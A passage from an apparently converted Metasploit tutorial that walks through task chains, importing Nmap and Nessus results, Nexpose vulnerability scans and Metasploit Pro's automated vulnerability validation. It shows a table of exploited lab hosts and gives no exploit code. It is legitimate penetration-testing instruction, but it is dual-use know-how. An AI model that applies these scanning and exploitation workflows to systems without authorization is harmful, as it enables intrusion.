
To configure a task, let's go to Tasks -> Chains-> New Task Chain.




Provide a name for the Task Chain.



Next, click the '+' sign, as shown in the following screenshot.



Select from the list the task that you want to select. Let us select SCAN.



Next, the **configuration task setting** will appear as shown below.

Let's add a task to the Task Chain which is the function that the server has to do after finishing the first task. To schedule the task, click the "Schedule Now" icon.

The following table will be displayed where you can select how often you want to run a task.

At the end, click the Save button to schedule the task chain.

Schedule a Task Chain Suspend

Task Chain will occur:
Hourly until March 28, 2015

Run Once: Hourly # 5 minutes per the hour

Max Duration: 1 Year


☒ Delete Previous project data (Recommended)

Close Save

9. Metasploit – Import data

Metasploit is a powerful security framework which allows you to import scan results from other third-party tools. You can import NMAP scan results in XML format that you might have created earlier. Metasploit also allows you to import scan results from **Nessus**, which is a vulnerability scanner.


Let's see how it works. At first, perform an NMAP scan and save the result in XML format on your desktop, as shown in the following screenshot.




Next, open Metasploit or Armitage to import the scan results. Thereafter, use the following command to import all the host.

```
Msf > db_import "path of xml file"
```

The following screenshot shows what the output will look like.



To test whether the import file was correct or not, we can run specific commands on these two hosts and see how they respond. For example, in our case, we have listed all the hosts having the port 445 running on them.



10. Metasploit – Vulnerability Scan

A vulnerability is a **system hole** that one can exploit to gain unauthorized access to sensitive data or inject malicious code. Metasploit, like all the others security applications, has a **vulnerability scanner** which is available in its commercial version.

With the help of a vulnerability scanner, you can do nearly all the jobs with one application. This facility is not there in the free version of Metasploit. If you are using a free version of Metasploit, then you will have to use Nessus Vulnerability Scanner and then import the results from there. Metasploit uses **Nexpose** to do the scan.

Let's see how to scan with Nexpose in the Pro version of Metasploit.

First, add Nexpose console to Metasploit WEB UI. To do this, go to: Administration -> Global Setting -> Nexpose Console -> Configure Nexpose Console.



Enter the IP of the server having Nexpose installed. Next, enter the port number, the username and the password. Select **enable**.



Next, click the Netexpose button -> add the IP address of the host or network to be scanned -> select scan template. It will initiate the scanning process.

metasploit

Overview Analysis Sessions Campaigns Web Apps Modules Tags Reports Tasks

Home Subnet VV Vulnerabilities

Grouped View Delete Vulnerabilities Top Hosts Scan Import Noop WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Captured Data Network Topology

Push Exploited Vuln

Show 100 1 entries


Host	Service	Name	Status	References
VULN71	443/tcp	MS06-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2006-4250 (18 Total)
VULN701XPSP0	135/tcp	MS05-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823883)	Exploited	CVE-2005-0352 (13 Total)
metasploitable.localdomain	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)
VULN003W2K3SP0	135/tcp	MS05-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823883)	Exploited	CVE-2005-0352 (13 Total)
WIN2KASSP4	443/tcp	MS06-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2006-4250 (18 Total)
VULN71	443/tcp	MS06-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2006-4250 (18 Total)
WIN2KAS	135/tcp	MS05-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823883)	Exploited	CVE-2005-0352 (13 Total)
metasploitable	80/tcp	PHP Vulnerability: CVE-2012-1823	Exploited	CVE-2012-1823 (18 Total)
metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)

To view the scan result, go to Analysis -> Host.

11. Metasploit – Vulnerability Validation


In this chapter, we will learn how to validate the vulnerabilities that we have found from vulnerability scanners like Nexpose. This process is also known as **vulnerability analysis**.

As shown in the following screenshot, a vulnerability scanner can sometimes give you hundreds of vulnerabilities. In such a case, it can be quite time-consuming to validate each and every vulnerability.




Metasploit Pro has a feature called **Vulnerability Validation** to help you save time by validating the vulnerabilities automatically and give you an overview of the most crucial vulnerabilities that can be very harmful for your system. It also has an option to classify the vulnerabilities according to their severity.

Let's see how you can use this option. Open Metasploit Pro Web Console -> Project -> Vulnerability Validation.




Next, enter the Project Name and provide an easy description about the project. Then, click the **Start** button.




The screenshot shows the 'Vulnerability Validation' wizard window. On the left, a sidebar contains buttons: 'Create Project' (highlighted in red), 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (checked). The main area has a 'Project Name*' field with a red '1' and a 'Description' field with a red '2'. At the bottom right, there is an 'Advanced' link. At the bottom center, there are 'Cancel' and 'Start' buttons, with the 'Start' button highlighted by a red rectangle.

Click "Pull from Nexpose". Select "Import existing Nexpose vulnerability data" as shown in the following screenshot.




The screenshot shows the 'Vulnerability Validation' wizard window at the 'Pull from Nexpose' step. The sidebar has 'Pull from Nexpose' highlighted in red. The main area is titled 'Nexpose Console' and contains a 'Choose a Nexpose Console...' dropdown, a 'Configure a Nexpose Console' link, and two radio buttons: 'Import existing Nexpose vulnerability data' (selected and highlighted with a red rectangle) and 'Start a Nexpose scan to get data'. Below these is a large grey box with the text 'Select or configure a Nexpose Console.' At the bottom, there are 'Cancel' and 'Start' buttons.


Click Tag -> Automatically Tag by OS. It will separate the vulnerabilities for you.



Next, go to **Exploit** -> **Sessions** and check the option "Clean up sessions when done". It means when the vulnerability will be checked, there will be interaction between the Metasploit machine and the vulnerable machine.




Click **Generate Report** -> **Start**.



The screenshot shows the 'Vulnerability Validation' wizard window. On the left sidebar, the 'Generate Report' button is highlighted with a red box. The main area shows 'Report is enabled' in green. The 'Name' field contains 'Audit- [redacted] 1'. The 'Report type' is set to 'Audit'. Under 'Sections', several options are checked: Executive Summary and 